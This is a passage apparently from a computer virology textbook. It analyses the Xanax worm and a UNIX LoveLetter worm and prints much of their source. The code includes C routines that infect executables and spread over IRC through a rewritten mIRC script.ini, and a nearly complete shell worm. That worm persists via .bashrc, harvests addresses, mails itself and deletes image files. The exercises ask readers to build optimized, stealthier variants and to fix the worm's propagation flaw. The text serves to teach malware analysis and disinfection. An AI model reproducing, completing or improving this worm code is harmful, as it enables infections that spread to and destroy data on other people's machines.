      }}}}}}}}}}
    }
  }
 while(FindNextFile(FoundFile, &FindData));
```

```
 FindClose(FoundFile);
}
```

The worm checks for the presence of the executable file denoted `C:\windows-\expostrt.exe` and triggers the infection only if this file is not found. The reason behind this test is not clear. We can imagine that, to avoid possible compatibility problems for the worm, it needs to make sure that the environment is at least *Windows 98*. Indeed *Windows 95* is the only system which uses this file (it can be found in the temporary installation archive file `Win95_28.cab`).

The worm then infects every executable file contained in the `C:\windows` directory. However, programs whose name begins by one of the following letters `'P', 'R', 'E', 'T', 'W', 'w', 'S', 's'` will not be infected in the same way as programs whose fourth letter (respectively the sixth) is 'd' (respectively 'D'). The purpose of the worm is, on one hand, not to infect some critical or on the contrary essential programs for Windows in order to limit the risks of being detected and eradicated. On the other hand, it aims at limiting its own infective power.

In the same way, the worm searches for a distinctive (or typical) infective marker to prevent potential targets from being reinfected. The compiled code of the worm in its initial version (*i.e.* for the initial infection) contains the "ny" infection marker string located between the 19th and 20th bytes, as indicated in these two following lines drawn from an hexadecimal editor.

```
0000000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
                                                MZ..............
0000000010  B8 00 6E 79 00 00 00 00 40 00 00 00 00 00 00 00
                                                ..ny....@.......
```

As a matter of fact, if the above-mentionned marker fails to be found in each target, the infection is triggered by prepending the viral code. Every executable file indeed contains the actual viral code placed at the beginning of the file, followed by the target code.

9.4.3 Spreading via the IRC Channels

Once the executable files in the Windows directory have been infected, the *Xanax* worm will use links with other computers, through IRC channels (*Internet Relay chat*), to spread. It is the third method used by the worm to propagate.

The infection is a three-phase process:

1. The worm first checks whether a *Microsoft* IRC client has been installed on the current infected host or not. This checking attempts to open the executable file attached to the application (`c:\mirc\mirc32.exe`.)
2. If the IRC client is present, the worm moves to the `c:\mirc\download\` directory and infects every executable file, according the above-described method.
3. Finally, the worm searches for the client's configuration file `script.ini` file both within the `C:, D:, E:` and `F:` hard disk partitions and in the `\mirc` and `\Program Files\mirc` directories. Once located, this file will be overwritten by an command file (via the `ScriptFile` procedure, see details in Section 9.4.5) which will send a copy of the worm to anyone connected to the current host through any IRC channel.

```
/* If the IRC client has been installed    */
if(FileExists("c:\\mirc\\mirc32.exe")) {

/* Infection process of c:\mirc\download   */
/* directory executable files take place   */
/* (prepending infection)                  */
  FoundFile = FindFirstFile("c:\\mirc\\download\\*.exe",
                                            &FindData);

  if(FoundFile != INVALID_HANDLE_VALUE) {
   do {
    if(FindData.dwFileAttributes &
                          FILE_ATTRIBUTE_DIRECTORY) { }
    else {
     _chdir(Buffer);
     _chdir("system");

     strcpy(hostfile, "c:\\mirc\\download\\");
     strcat(hostfile, FindData.cFileName );

     VirCheck(hostfile);
     strcpy(mark,"ny");

     if(checksum[1] != mark[1]) {
       strcpy(CopyHost, "host.tmp");
       CopyFile(hostfile, CopyHost, FALSE);
```

```
        WriteVirus(Virus, hostfile);
        AddOrig(CopyHost, hostfile);
        _unlink("host.tmp");
       }
     }
    } while (FindNextFile(FoundFile, &FindData));
   FindClose(FoundFile);
 }
}
/* End of infection of c:\mirc\download exe files*/

/* Preparation step of IRC infection. Script.ini */
/* files are modified in directories C:\mirc and */
/* C:\Program Files                              */

/* File is opened                                */
vfile = fopen("c:\\mirc\\script.ini","wt");
 if(vfile) {
/* File is overwritten with ScriptFile procedure */
  ScriptFile();
  fclose(vfile);
 }
/* Do the same in C:\Program Files directory     */
vfile = fopen("c:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
/* The same action is performed on partition D:  */
vfile = fopen("d:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("d:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
```

```
/* The same action is performed on partition E:  */
vfile = fopen("e:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("e:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
/* The same action is performed on partition F:  */
vfile = fopen("f:\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
vfile = fopen("f:\\PROGRA~1\\mirc\\script.ini","wt");
 if(vfile) {
  ScriptFile();
  fclose(vfile);
 }
```

This part of the code can still be largely optimized.

9.4.4 Final Action of the Worm

Once the actual infection has been performed according to the above-described three-phase process, the worm must manage the final phase of its action, especially when the worm is executed from a previously infected host. Two potential alternatives are proposed to the worm which is supposed to take them into account:

- either the worm is run from an infected executable file. If so, the control is returned to the host program (which will use a temporary `hostfile.exe` file to get rid of the viral code which is prepended to it).
- or the worm gets executed via the attachment (the worm's executable). The `winstart.bat` file is designed to fool the user by displaying true medical information announced in the message body. Unfortunately, there is no display command for this action and thus the worm's action is cancelled. Moreover the worm is bound to be detected when the attachment

is opened and the expected message or action does not occur[25]. By the way, using the `winstart.bat` file to display this message mostly proved to be ineffective[26]. To handle this problem, the worm must be in a position to distinguish from where the infection has been triggerred: either an infected e-mail message or an infected executable file. In the former case, a script must display the desired message once the infection phase is completed.

```
/* Go to the Windows directory                    */
  _chdir(Buffer);

/* Open winstart.bat file and write a message     */
/* display script                                 */
  vfile = fopen("winstart.bat","wt");
  if(vfile) {
    fprintf(vfile,"@cls\n");
    fprintf(vfile,"@echo Do not take ........\n");
    ..........................................
    fclose(vfile);
   }

/* Open xanax.sys file and write worm infection */
/* mark in a file                               */
  vfile = fopen("xanax.sys", "wt");
  if(vfile)
   {
/* Infection mark and copyright string are written */
    fprintf(vfile, "Win32.HLLP.Xanax (c) 2001 Gigabyte\n");
    fclose(vfile);
   }

/* Create a registry key                          */
  RegSetValue(HKEY_LOCAL_MACHINE, regkey, REG_SZ, regdata,
                                       lstrlen(regdata));
```

[25] Many other worms contain this kind of very standard error. Nothing will happen when the user clicks on the attachement: no action takes place. As a consequence, the user is likely to suspect unusual activity.

[26] The `C:\windows\winstart.bat` file is generally used by *Windows* and not MS-DOS to load memory-resident program at start time. It is not possible to display messages contained in the worm body as tests have proved.

```
/* Create hostfile.exe pathname which located   */
/* in the Windows directory                     */
  strcpy(RepairHost, Buffer);
  strcat(RepairHost, "\\system\\hostfile.exe");

/* Restore host program code (as it was before  */
/* infection) - Case of worm action from an     */
/* already infected application                 */
  CopyOrig(Virus, RepairHost);
  _chdir("system");

/* Run the host program                         */
  if(FileExists(RepairHost))
   WinExec(RepairHost, SW_SHOWNORMAL);
/* Delete hostfile.exe file                     */
   _unlink("hostfile.exe");
  }
 }
```

Here follows the intended message displayed by the worm:

> *"Do not take this medication with ethanol, Buspar (buspirone), TCA antidepressants, narcotics, or other CNS depressants. This combination can increase CNS depression. Be sure not to take other sedative, benzodiazepines, or sleeping pills with this drug. The combinations could be fatal. Do not smoke or drink alcohol when taking Xanax. Alcohol can lower blood pressure and decrease your breathing rate to the point of unconsciousness. Tobacco and marijuana smoking can add to the sedative effects of Xanax."*

The message aims at fooling the user into making him believe that the attachment to the infected e-mail message is indeed a real message containing medical information about *Xanax*. Doing so, the infection process does not arouse the user's suspicions.

Finally, this last phase includes many programming errors or "bugs", which limit the worm's action and efficiency. The code fails to distinguish between the initial infection (*primo infectio* that is to say an infection from an original copy of the worm) and an infection triggered from a formerly infected file. In this specific case, the `CopyOrig` procedure may pose a problem. Once again the code can be optimized further.

9.4.5 The Various Procedures of the Worm

The *Xanax* worm performs basic actions using the following procedures. For the sake of simplicity and exhaustiveness, we chose to list them even if there are simple basic procedures written in the C programming language that perform no less basic actions.

There are six procedures listed here in their order of appearance in the worm code:

- `WriteVirus` procedure. It copies the worm code under the name `xanax.exe` into the Windows directory.
- `FileExists` procedure. It checks for the presence of any file given as an argument.
- `VirCheck` procedure. It aims at retrieving two specific bytes located in an `*.EXE` file, given as an argument, to check for the presence of a prior infection by the worm.
- `AddOrig` procedure. It appends a file to another one, both given as arguments.
- `ScriptFile` procedure. It creates a file containing some infectious code through IRC channels.
- `CopyOrig` procedure. It restores an infected file by erasing the viral code prepended to it.

`WriteVirus` procedure

There is an serious default in this procedure: error handling is not treated. For example, the above function does not return any value indicating if a write or read error has occured. As a consequence, the main program goes on running without taking into account these potential problems. At best, the worm's action will be limited, at worst (from the worm's author's point of view), the viral program will be prematurely detected.

```
void WriteVirus(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0;
  int v = 0;

/* Open source and destination files              */
/* On error, nothing is done                      */
```

```
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
   DST = fopen(DSTFileName, "wb");
   if(DST) {
/* Copy the viral code itself                    */
      for (v = 0; v < 33; v ++) {
      Counter = fread(Buffer, 1, 1024, SRC);
      if(Counter) fwrite(Buffer, 1, Counter, DST);
     }
    }
   }
  fclose(SRC);
  fclose(DST);
 }
```

`FileExists` procedure

This procedure returns a Boolean: true if the file exists (in other words, the file can be opened) or false if the file does not exist.

```
bool FileExists(char *FileName)
 {
  HANDLE Exists;

  /* Try to open the file given as argument */
  Exists = CreateFile(FileName, GENERIC_READ, FILE_SHARE_READ
                  | FILE_SHARE_WRITE, 0, OPEN_EXISTING, 0, 0);

  /* On error (file is absent)   */
  if(Exists == INVALID_HANDLE_VALUE)
  /* Return false                */
  return false;
  /* Otherwise if file exists    */
  CloseHandle(Exists);
  /* Return true                */
  return true;
 }
```

`VirCkeck` procedure

This procedure retrieves the 19th and 20th bytes in the file given as an argument, and puts them respectively in the first and second position in the `checksum[2]` array, previously declared as a global variable.

```
void VirCheck(char SRCFileName[ ])
 {
  FILE *SRC;
  char Buffer[1];
  short Counter = 0;
  int v = 0;

/* Open file given as an argument         */
  SRC = fopen(SRCFileName, "rb");
/* On success                             */
  if(SRC)
   {
    for(v = 0; v < 19; v ++)
/* Read the first 19 bytes in the file    */
      Counter = fread(Buffer, 1, 1, SRC);

/* 19th byte is stored in checksum array  */
/* at index 0                             */
    strcpy(checksum, Buffer);

/Read the 20th byte in the file           */
    for (v = 0; v < 1; v ++)
      Counter = fread(Buffer, 1, 1, SRC);

/* and store it in checksum array at index 1 */
    strcat(checksum, Buffer);
   }
  fclose(SRC);
}
```

`AddOrig` procedure

This procedure takes two files as arguments: a source file whose code has to be appended to the content of the destination file. Error handling is again quite nonexistant.

```
void AddOrig(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0;

/* Open source file in read mode                */
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
/* Open destination file in write/append mode   */
    DST = fopen(DSTFileName, "ab");
    if(DST) {
/* Append source file to destination file       */
      while(!feof(SRC)) {
        Counter = fread(Buffer, 1, 1024, SRC);
        if(Counter)
         fwrite(Buffer, 1, Counter, DST);
        }
      }
   }
  fclose(SRC);
  fclose(DST);
 }
```

This allows the *Xanax* worm to add the code of each target which is currently infected to the worm code. As a consequence, the latter is prepended to the infected program.

`ScriptFile` procedure

This procedure works on a file whose descriptor `vfile`, has been first declared as a global variable and next opened in write mode in the main program.

The procedure writes the mIRC code into the file which enables a copy of the worm to be sent to anyone discussing through an infected channel.

```
void ScriptFile()
 {
  GetWindowsDirectory(Buffer,MAX_PATH);
  fprintf(vfile,"[script]\nn0=ON 1:JOIN:#:{
   /if ( $nick == $me ) { halt }\nn1=/dcc send $nick");
```

```
  fprintf(vfile," %s%csystem%c%s\nn2=}\n", Buffer, 92,
                                          92, CopyName);
 }
```

The real code is the following[27]:

```
[script]
n0=ON 1:JOIN:#:{ /if ( $nick == $me ) { halt }
n1=/dc send $nick C:\windows\system\xanax.exe
```

`CopyOrig` procedure

Two arguments are provided: a source file and a destination file. As for *Xanax* worm, the source file is an infected exe file made of both the 33-Kbyte viral code and the program host code appended to it. The procedure aims at copying the latter into the destination file.

```
void CopyOrig(char SRCFileName[ ], char DSTFileName[ ])
 {
  FILE *SRC, *DST;
  char Buffer[1024];
  short Counter = 0;
  int v = 0;

/* Open source file in read mode             */
  SRC = fopen(SRCFileName, "rb");
  if(SRC) {
/* Open destination file in write mode       */
    DST = fopen(DSTFileName, "wb");
    if(DST) {
/* Read the first 33 kbytes of the source    */
/* but do not write them in the destination  */
/* file                                      */
     for(v = 0; v < 33; v ++) {
       Counter = fread(Buffer, 1, 1024, SRC);
       if(Counter) fwrite(Buffer, 0, 0, DST);
      }
```

[27] The interesting reader will find a description of mIRC language (commands and syntax) on the following site : `www.mirc.com/cmds.html`. Note that this language is rather easy to learn and that it has the advantage of being sophisticated enough to make the writing of worms possible. Many worms have been implemented with this language. Their infective medium is therefore IRC channels.

```
/* Write the rest of the source file into    */
/* destination file                          */
     while(!feof(SRC)) {
       Counter = fread(Buffer, 1, 1024, SRC);
       if(Counter) fwrite(Buffer, 1, Counter, DST);
       }
     }
   }
  fclose(SRC);
  fclose(DST);
 }
```

Whatever it may be, errors handling can be largely improved while viral code can be highly optimized.

9.4.6 Conclusion

The *Xanax* worm, which has just been explored, fairly well illustrates the main features and mechanisms of e-mails worms. It also uses other tricks to increase its infective power such as IRC channels or common infection of `EXE` file. Recent worms now tend to vary their methods of infection in the same way by considering various approaches.

This worm, however, includes bugs and errors which will rapidly betray its presence. For example, the presence of the `C:\windows\winstart.exe` and `C:\windows\xanax.sys` files will be a clear indication of a worm attack. Moreover, it obviously suffers from a lack of stealth features. Other bugs also limit its action and efficiency heavily. This allows us to understand why many worms or viruses are rapidly identified after being released into the wild. Because of the bugs they contain, the worms and viruses will detected, then analyzed and consequently antiviral softwares will be updated.

9.5 Analysis of the UNIX.LoveLetter Worm

In this chapter, we will first present the algorithmics of a ILOVEYOU-like worm and second present how this type of worm can be easily transposed under Unix – at least in theory. The UNIX.LoveLetter worm suffers from a major flaw which distinguishes it sharply from the ILOVEYOU worm. This flaw prevents the worm spreading unless target users behave in a very careless way beyond common sense.

Through this example, we will show the behaviour of a worm belonging to the so-called e-mails class while considering a programming language the reader is familiar with.

The last point we wish to stress is that the worm code was found on the Internet (unfortunately, its author is unknown). It is written in an *Bash*-like interpreted language. The whole code is available on the CDROM enclosed with the book. Let us specify that the code is given as such; we deliberately did not modify errors and misprints contained in the original release. The reader is proposed to correct them as an exercise.

9.5.1 Variables and Procedures

The first lines of the code are devoted to declaration of variables (most of the header comments have been deleted, but are available on the CDROM where you are given the complete and original code). Our own comments will be presented according to the C programming language syntax (`/* ... */`) so that the reader may easily differentiate them from original comments related to the shell language.

```
#!/bin/sh
<Presentation comments here omitted>

/* Warning comments */
# 0 is false and 1 is true
# Be careful! If you set it to 1 it becomes
# a real virus and can damage your system
# and infekt many other computers!
BE_VIRUS=0

PROG_DIR=~/loveletter
PROG_BIN_DIR=$PROG_DIR/bin
PROG_FILES_DIR=$PROG_DIR/files

README_FILE=$PROG_DIR/REAMDE
PROG_LOG_FILE=$PROG_DIR/log
BIN_PROG=$PROG_BIN_DIR/loveletter.sh

MAIL_FILES=".muttrc .mailrc"
MAIL_PROG=$PROG_BIN_DIR/sendmails.sh
```

```
DELETE_FILES="*.jpg *.mpg *.mpeg *.gif"
DELETE_PROG=$PROG_BIN_DIR/rm.sh
```

These different variables define the environment which will be used by the UNIX.LoveLetter worm to spread (namely, files, directories and programs). Their names are self-explanatory enough so that we need not to go into further details as for their meaning and role. The second part of the code contains several procedures. This results in far more structured thus more readable code. However, the code will become a bit larger which may be an advantage when building valid signatures (see the exercises at the end of the chapter).

`Log()` *procedure*

This procedure displays messages to trace the worm activity step by step, both on the standard output (the screen) and in a process activity log file whose name is defined in the `PROG_LOG_FILE` variable. In our case, it contains the following character string `/loveletter/log`.

```
log() {
  echo $*
  echo $* >> $PROG_LOG_FILE
 }
```

`Create_directories()` *procedure*

This procedure creates the worm working directories and displays a message for each operation.

```
create_directories() {
  mkdir $PROG_DIR
  mkdir $PROG_BIN_DIR
  mkdir $PROG_FILES_DIR

  log "Creating directory" $PROG_DIR
  log "Creating directory" $PROG_BIN_DIR
  log "Creating directory" $PROG_FILES_DIR
 }
```

`Pos_bin()` *procedure*

This procedure displays an activity reporting message then copies the infecting code (positional parameter `$0`) into the `loveletter.sh` file and finally

gives it the proper permissions (`rwxr-xr-x`) so that all users (owners, members of the group, other users) may activate it.

```
pos_bin() {
  local pos

  pos=‘pwd‘

  log "Copying" $pos/$0 $PROG_BIN_DIR/loveletter.sh
  cp $pos/$0 $PROG_BIN_DIR/loveletter.sh
  chmod 755 $PROG_BIN_DIR/loveletter.sh
 }
```

`Clean_old_stuff()` *procedure*

It deletes every file present in the worm's working directory `/loveletter`. The purpose is to get rid of interferences that may arise due to any previous worm infection.

```
clean_old_stuff() {
  rm -rf $PROG_DIR
 }
```

`Hook_into_startup()` *procedure*

This procedure works in different ways depending on whether the virus operates in a real mode or in a test mode. In other words, it will depend on the viral variable `BE_VIRUS` value. In the former case, the worm works directly on the `.bashrc` configuration file. In the latter case, it considers a copy of this configuration file placed in the `/loveletter/files/` directory. Let us recall (see Section 8.3.1) that the `.bashrc` file is used to define the user's environment configuration. In our case, we will add the following instruction `/loveletter/bin/loveletter.sh &`, to run the worm. When the user logs in, the worm will automatically activate in a background execution mode[28].

```
hook_into_startup() {
  local bashrc

  /* Test of the BE_VIRUS variable */
  /* Is the worm in test mode ?    */
```

[28] The reader will compare this trick with that used by *Windows* worms when they modify the system registry base.

```
  if test $BE_VIRUS -eq 0; then
    /* If the worm is in test mode */
    /* we work on a .bashrc copy   */
    cp ~/.bashrc $PROG_FILES_DIR
    bashrc=$PROG_FILES_DIR/.bashrc
  else
    /* Else we work directly with  */
    /* the .bashrc file            */
    bashrc=~/.bashrc
  fi

  /* If .bashrc does exist and is  */
  /* of regular type                  */
  if test -f $bashrc; then
    /* Add a worm launching command */
    /* at the shell session start   */
    log "Adding \"" $BIN_PROG "& \"to " ~/.bashrc
    echo $BIN_PROG "&" >> $bashrc
  fi
 }
```

Get_adresses() procedure

Thanks to such a procedure, the worm will collect different addresses in various files (where they are normally found under Unix), namely in the `.muttrc` and `.mailrc` files, used as configuration files, respectively by `Mutt` and `exmh` mail user agents. A *Perl* language routine performs the address collecting. Moreover, the worm looks for other addresses (routine written in `Awk` language) in `/etc/passwd`. Step by step, an address list is built up. Finally, the virus then creates an infecting script called `sendmails.sh`. The latter contains instructions to send infected emails to each collected address. The email subject is "`I LOVE YOU`" whereas the email body includes the viral code.

```
get_adresses() {
   local f
   local a
   local adresses

   log "Getting email adresses"
```

```
 /* For each file contained in  */
 /* the MAIL_FILES variable     */
 for f in $MAIL_FILES; do
   /* If file does exist and  */
   /* is of regular type      */
   if test -f $f; then
     /* Perl routine to collect   */
     /* email addresses contained */
     /* in files                  */
     a=‘perl -e 'open( INFILE, "'$f'" );
                   foreach( <INFILE> ) {
                     if( /^alias/i )  {
                       s/(.*[\"\< ])([\w\-\.]+@[a-zA-Z0-
                                       9\.\-_]+)(.*$)/$2/;
                       print "$_";
                     }
                   }
                close( INFILE );'‘
     /* Update address list */
     adresses="$adresses $a"
   fi
done

/* Look for addresses in /etc/passwd file */
# names of other users on the system
a=‘awk 'BEGIN{ FS=":"} { print $1 }' /etc/passwd‘
/* Actualisation de la liste d'adresses */
adresses="$adresses $a"

/* Worm action monitoring message */
log "Creating sendmail file"

/* Writing of the infection script */
/* and give execution rights to it */
echo "#!/bin/sh" >> $MAIL_PROG
chmod 755 $MAIL_PROG

/* For each address add an instruction */
/* to send an infected mail to it      */
```

```
  for a in $adresses; do
    echo 'mailx -s "I LOVE YOU" '$a' < '$BIN_PROG
                                        >> $MAIL_PROG
  done
 }
```

`Send_virus()` *procedure*

It initiates to infect collected addresses by executing the infecting script called `sendmails.sh`.

```
send_virus() {
  local n

  /* Determine how many addresses have  */
  /* to be infected                     */
  n=‘awk 'END{ a=NR-1; print a }' $MAIL_PROG‘

  /* Worm action monitoring message     */
  log "Sending Virus to " $n "users"

  /* If worm is in test mode, run the   */
  /* infection script                   */
  if test $BE_VIRUS -eq 1; then
    $MAIL_PROG
  fi
 }
```

The major default of the worm lies in this procedure (as well as in the `get_adresses()` procedure) (see exercises). The worm as it was written, has actually no chance to spread beyond the first victim.

`Get_files()` *procedure*

This procedure first lists all the `jpg, mpg, mpeg` or `gif` image files. Next, a script `named rm.sh` is created designed to delete all of these files. The syntax for each line is `rm -f <image file>`

The `locate` function is used to search for files: its syntax is

`locate [options] <file>.`

Recent Unix systems have an integrated file database listing all the files in the system. The `locate` command scans this database, which enables a

rapid search. Unfortunately, it turns out that this command fails to be set up by default on all systems (the case of the Linux SuSe 8.0 is an example), which raises a portability problem for the worm (see the exercises at the end of the chapter).

```
get_files() {
  local f
  local files

  /* Worm action monitoring message    */
  log "Getting deletable files"

  /* List all *.jpg *.mpg *.mpeg *.gif */
  /* image files                       */
  for f in $DELETE_FILES; do
    files="$files `locate $f`"
  done

  /* Write a deletion script for all   */
  /* these files                       */
  echo "#!/bin/sh" >> $DELETE_PROG
  chmod 755 $DELETE_PROG

  /* Insert a deletion command for all */
  /* of these files                    */
  for f in $files; do
    if test -O $f; then
      echo "rm -f $f" >> $DELETE_PROG
    else
     if test -G $f; then
       echo "rm -f $f" >> $DELETE_PROG
     fi
    fi
  done
 }
```

`Delete_files()` *procedure*

It now deals with the final payload itself. The procedure executes the deletion script `rm.sh` designed to erase all the image files that have been found by the `get_files()` procedure.

```
delete_files() {
  local n

  n=‘awk ’END{ a=NR-1; print a }’ $DELETE_PROG‘

  log "Deleting $n files"

  if test $BE_VIRUS -eq 1; then
    $DELETE_PROG
  fi
 }
```

`Create_readme()` *procedure*

This procedure creates a `README` file describing how the worm works. Starting comments (here partly deleted) are simply resumed.

```
create_readme() {

/* Worm action monitoring message  */
log "Creating $README_FILE  file"

/* Print the heading comments for  */
/* general presention of the worm  */
echo ’
This is a demonstration how easy
a virus like the LoveLetter virus
can be ported to a unix systems.....
.....................................
If it’s set to 1 (true) both scripts
will be executed ’ > $README_FILE
```

9.5.2 How the Worm Operates

The virus code ends by the main program itself. The latter makes use of the above-mentionned procedures to trigger the infection. Here follows the corresponding code:

```
/* Programme principal */
clean_old_stuff
create_directories
```

```
create_readme
pos_bin
hook_into_startup
get_adresses
send_virus
get_files
delete_files
```

The worm's operation may be summed up as such:

1. The worm first cleans all structures (ranging from directories to files) that were used during a previous infection (`clean_old_stuff`). Next, it creates new structures designed for processing the current infection (`create_directories`).
2. The activated viral code copies its own code (`pos_bin` procedure) into `loveletter.sh` located in the `/loveletter/bin` directory created by the worm.
3. The worm then modifies the configuration file `.bashrc` so that it is run automatically (`hook_into_startup` procedure).
4. The worm retrieves the addresses to infect (`get_adresses()` procedure) and creates an infecting script made of instructions to send an infected mail (the worm copies itself into the body message) to each of these addresses. The topic of this e-mail is "`I LOVE YOU`".
5. The infection itself is activated by executing the `sendmails.sh` script (procedure `send_virus()`).
6. The `get_files()` procedures then searches for all the `jpg, mpg, mpeg, gif` image files and creates an erasing script for each of them. At last, the `delete_files()` procedure delivers this final payload.

This worm contains a major flaw which did not exist in the Windows version: it is related to how worm spreads itself. If he wishes, the reader will try to find out the nature of this very limitating flaw, by comparing the worm's code with the Windows version (see exercises).

9.6 Conclusion

Thanks to the above examples we have analyzed through this chapter, the reader surely has realized that the difference between a worm and a virus is purely artificial. The basic techniques are similar in both cases. The only difference lies on the fact that the worm expands its action to other machines

or hosts. Nowadays, computers are commonly linked to a network environment, to such a point that an isolated computer appears as an exception. Every modern operating system now includes native network functionalities (Unix since the beginning, Windows more recently). This established fact invalidates the distinction made between viruses and worms. Recent worms tend to belong to both these worlds: they act as virus and worm at the same time (in this respect, the *Xanax* worm is an eloquent example).

Through the above-described examples, the reader is likely to have noticed that writing a virus or a worm is not as easy as it seems, at least if the author whishes to evade and fool antiviral programs for a relatively long period of time. Most of the analyzed codes highlighted errors ranging from code design errors (lack of knowledge in algorithmics) to programming bugs (portability or compatibility problems, no error handling, unexpected side effects, ill management of randomness for IP adresses generation [25]...) which are bound to affect viral programs within a more or less long period of time. Fighting against such viral programs then results easier. Fortunately, because of these defaults – which may be numerous – the vast majority of worms are likely to be detected rapidly.

Can we go as far as to say that it is as difficult to fight against a well-conceived and properly-programmed worm as it is to fight against a virus? The answer is obviously no – at least as regards most of the known examples. The reason for this, is that any worm duplicates much more rapidly than any virus because of its network orientation. As regards detection however, the risk will be much higher for a worm than for a virus (it goes without saying that in the latter case, virulence is by nature more restricted). It is not sheer speculation to assess that in the near future worm writers are likely to focus on limiting the infective power of their worms in order to make them less rapidly detectable (see an example in Chapter 8). The other approach will be to armour the worm code in order to delay their code analysis (this aspect will be detailed in the book following the present one).

Exercises

1. Write a resident virus by means of the `fork()` function to refresh the viral process at regular intervals. What is the advantage of such a mechanism?
2. Design and implement a disinfection script for the *IIS_Worm*.
3. Modify the `search` procedure of the *IIS_Worm* in order to process all the IP addresses contained in all `*.html` or `*.htm` files.

4. Modify the *IIS_Worm* code so that the viral executable file name varies from infection to infection.
5. Write a script dedicated to *Xanax* worm detection and disinfection.
6. The *Xanax* worm includes a number of errors and bugs especially in handling potential errors. Try to identify and correct them.
7. The *Xanax* worm code has not been optimized. Write a smaller and more optimized variant of it.
8. As a first step, write a variant of the *Xanax* worm including stealth features. In this respect, the reader may use the techniques described in Chapter 8. As a second step, test the script written in the previous exercise. Modify the script so that it detects the new stealth variant.
9. Consider once again the above-mentionned variant including stealth mechanisms and modify it to minimize its infective power. More precisely, modify the worm code to just infect a few executable files only, located in the `C:\windows` directory and to limit the number of infected remote hosts.
10. Compare the initial ILOVEYOU email worm code (provided on the CDROM) with that of the *UNIX.LoveLetter* worm. Draw a parallel between the mechanisms used by Windows and those used by Unix which allow the worm to run.
11. The *UNIX.LoveLetter* worm includes a major flaw which limits heavily its propagation. Try to identify it and analyse its limitations. Then modify this worm to bypass this default.
12. The *UNIX.Loveletter* worm includes some other flaws. First, try to identify them and correct them. Next, modify the worm so that it is smaller and include some stealth features.
13. Write a disinfection script valid for the *UNIX.LoveLetter* worm. Then modify the worm code so that every procedure is deleted. Is the script still efficient? You may modify the script according to the answer. Draw a conclusion from it.
14. The *UNIX.LoveLetter* worm uses the `locate` command. The latter however is not present by default under all Unix systems. Rewrite this worm so that the presence of this command is checked. If it is not, modify the worm to perform the file search in an other way.

Study Projects

Apache Worm Code Analysis

This project is scheduled to last three weeks. The purpose is to analyse the source code of the Apache worm provided in the CDROM enclosed with the book. This worm is known well under various names as `ELF/FreeApworm`, `ELF_SCALPER.A`, `FreeBSD.Scalper.Worm`, `Linux.Scalper.Worm` or `BSD/-Scalper.Worm` as well. It is a simple (Internet) worm (I-worm) that infects FreeBSD 4.5 systems equipped with Apache servers (versions 1.3.20-1.3.24). The worm takes advantage of a vulnerability present in the coding process used during the data transfer. The reader is urged to investigate the source code of Apache taking into account the following three stages:

- the search and identification mechanisms of susceptible hosts to be infected,
- the worm spreading process itself,
- functionalities inherent to the final payload.

Ramen Worm Code Analysis

The source code of this worm is provided on the CDROM (the exploit binary codes themselves are not given). This worm appeared in 2001 and is known under various names as `Linux/Ramen.Worm` or `Linux/Ramen` as well. It belongs to the simple worm class (I-worms). It attempts to use three remote exploits to gain access on computers running Red Hat 6.2 and 7.0 (for more details, refer to `http://www.redhat.com/support/alerts/ramen_worm.html`).

In the same way as in the previous project, the student will fully analyze the worm code and identify its main algorithmic features. The binary executable parts `asp62`, `asp7`, `l62`, `l7`, `randb62`, `randb7`, `w62`, `w7` and `wu62` will be considered as black boxes that exploits the vulnerabilities. The worm requires administration failures in addition to the three operating system vulnerabilities to be successful. Try to find what they are.

Computer Viruses and Applications

10

Introduction

In the second part of the book, computer viruses were examined only from a technical angle, that is to say, their ability to replicate. Implicitely, we also noticed through our examples that computer viruses are mostly designed for destructive or negative purposes. This part will discuss an unusual approach to computer viruses showing that self-replicating programs can be used for useful and beneficial purposes.

The fact that viral programs can be considered as an interesting application-oriented tool has always aroused fierce opposition from antivirus programs publishers. This idea has always been torpedoed by a wide range of people ranging from academic researchers, manufacturers to legal experts. So far, the idea of "beneficial virus" has been brushed aside. The response of some people involved in antiviral protection is so vehement and definitive than it appears suspicious. Whatever the motives behind this attitude might be (money, power...) it remains that there is a strong pressure from these lobbyists to prevent any use of viruses/worms for a "beneficial[1] purpose".

All signs point out that this illusory and barren attitude will soon be out-of-date. Be that as it may, the idea of such applications has already germinated in some minds. The early known or less well-known applications might have been envisaged for military purposes. As high-tech warfare has become heavily dependent on computers and information, pragmatic military decision-makers realized these applications were bound to play a major part in the military weaponry and strategy.

Computer viruses are a considerable stake as far as computer warfare is concerned and will be, beyond all doubt, a valuable support in a conventional war. Regularly, the interest for viral technologies developed by both

[1] The concept of "beneficial" virus is differently appreciated according to the background. For instance, all people do not share the same views on arms development.

the armed forces and organizations in charge of national security resurfaces, and many feasibility studies are carried out as far as viral programs are concerned. By way of illustration, the US Army (during the sixties and the seventies), the German intelligence services (especially the Rahab[2] project [76] by the early 1990's), or the alleged use of a virus by the US armed forces during the first Gulf war (the CIA supposedly succeeded in rendering the Iraqui air defence powerless during operation Desert Storm by means of French printers containing a computer virus[3]). There is no shortage of examples drawn from either reality or rumor. Be that as it may, military authorities have no choice but to be involved in such technologies due to the fact that one of their primary missions is to anticipate further developments in the field of defense. One must bear in mind that computers have imposed themselves on all the key sectors such as economics, politics, national security etc... Consequently computer viruses have become not only defensive weapons but also offensive weapons usable by any country, any groups or individuals[4]. As with any other conventional weapon, its destabilization power is redoutable.

